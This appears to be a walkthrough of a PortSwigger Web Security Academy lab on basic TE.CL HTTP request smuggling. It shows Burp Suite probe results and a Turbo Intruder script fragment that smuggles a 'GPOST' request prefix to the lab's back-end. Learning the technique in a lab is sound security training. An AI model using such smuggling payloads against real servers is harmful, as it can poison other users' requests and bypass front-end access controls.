Lab: HTTP request smuggling, basic TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.


Tip

Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.

Note


This lab is designed to demonstrate the basic concepts behind HTTP request smuggling. If you keep following our learning materials, we've got plenty more labs that teach you how to exploit these vulnerabilities for some high-severity attacks.

Send Web Root Request to Repeater




```
https://0a8f00a1043f5fb...  GET  /
https://0a8f00a1043f5fb...  GET  /po
https://0a8f00a1043f5fb...  GET  /po
https://0a8f00a1043f5fb...  GET  /res
https://0a8f00a1043f5fb...  GET  /res
https://0a8f00a1043f5fb...  GET  /res
https://0a8f00a1043f5fb...  GET  /res
https://0a8f00a1043f5fb...  GET  /res
https://0a8f00a1043f5fb...  GET  /po
```


Change Body to Post Request



Send Smuggle Probe




Review Smuggle Probe Results




HTTP Request Smuggling Confirmed: headerConcat -multiCase
Possible HTTP Request Smuggling: TE.CL multiCase (delayed response)
HTTP Request Smuggling Confirmed: G -multiCase
HTTP Request Smuggling Confirmed: bodyConcat -multiCase
HTTP Request Smuggling Confirmed: FOO -multiCase

Right Click on Request for Attack Menu



Tee Up Turbo Intruder - Change to GPOST & Add P/Swigger Host Address




```
                    maxRetriesPerRequest=0,
                    engine=Engine.THREADED,
                    )
    # This will prefix the victim's request. Edit it to achieve the desired
    prefix = '''GPOST / HTTP/1.1
Host: 0a8f00a1043f5fb2c0312c4900cc00dc.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1'''

    # HTTP uses \r\n for line-endings. Linux uses \n so we need to normalise
```


Response !



```
HTTP/1.1 403 Forbidden
Content-Type: application/json
Content-Encoding: gzip
Connection: close
Content-Length: 47

"Unrecognized method GPOST"
```

Profit


Congratulations, you solved the lab!